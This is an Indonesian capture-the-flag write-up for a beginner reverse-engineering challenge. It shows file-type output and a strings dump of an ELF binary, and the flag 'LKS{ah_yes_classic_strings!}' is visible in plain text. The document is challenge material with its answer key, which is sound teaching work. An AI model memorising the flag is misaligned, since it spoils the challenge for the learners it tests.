chall: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=5493fdb85f0e8e48bd2b089eff9a83ec5fefa2f, for GNU/Linux 3.2.0, not stripped
```

Dari informasi di atas file ini tipe ELF untuk sistem operasi linux

Address	Length	Type	String
LOAD:00000...	0000001C	C	/lib64/ld-linux-x86-64.so.2
LOAD:00000...	00000012	C	_libc_start_main
LOAD:00000...	0000000F	C	_cxa_finalize
LOAD:00000...	0000000F	C	_isoc99_scanf
LOAD:00000...	00000007	C	strcmp
LOAD:00000...	0000000A	C	libc.so.6
LOAD:00000...	0000000A	C	GLIBC_2.7
LOAD:00000...	0000000C	C	GLIBC_2.2.5
LOAD:00000...	0000000B	C	GLIBC_2.34
LOAD:00000...	0000001C	C	_ITM_deregisterTMCloneTable
LOAD:00000...	0000000F	C	_gmon_start__
LOAD:00000...	0000001A	C	_ITM_registerTMCloneTable
.rodata:000...	0000002C	C	Warning you up LKSP Jateng! What's the flag
.rodata:000...	0000001D	C	LKS{ah_yes_classic_strings!}
.rodata:000...	00000006	C	Nope!
.eh_frame:0...	00000006	C	;*3\$\"

Ketika kami mengecek string flagnya sudah terlihat

```
LKS{ah_yes_classic_strings!}
```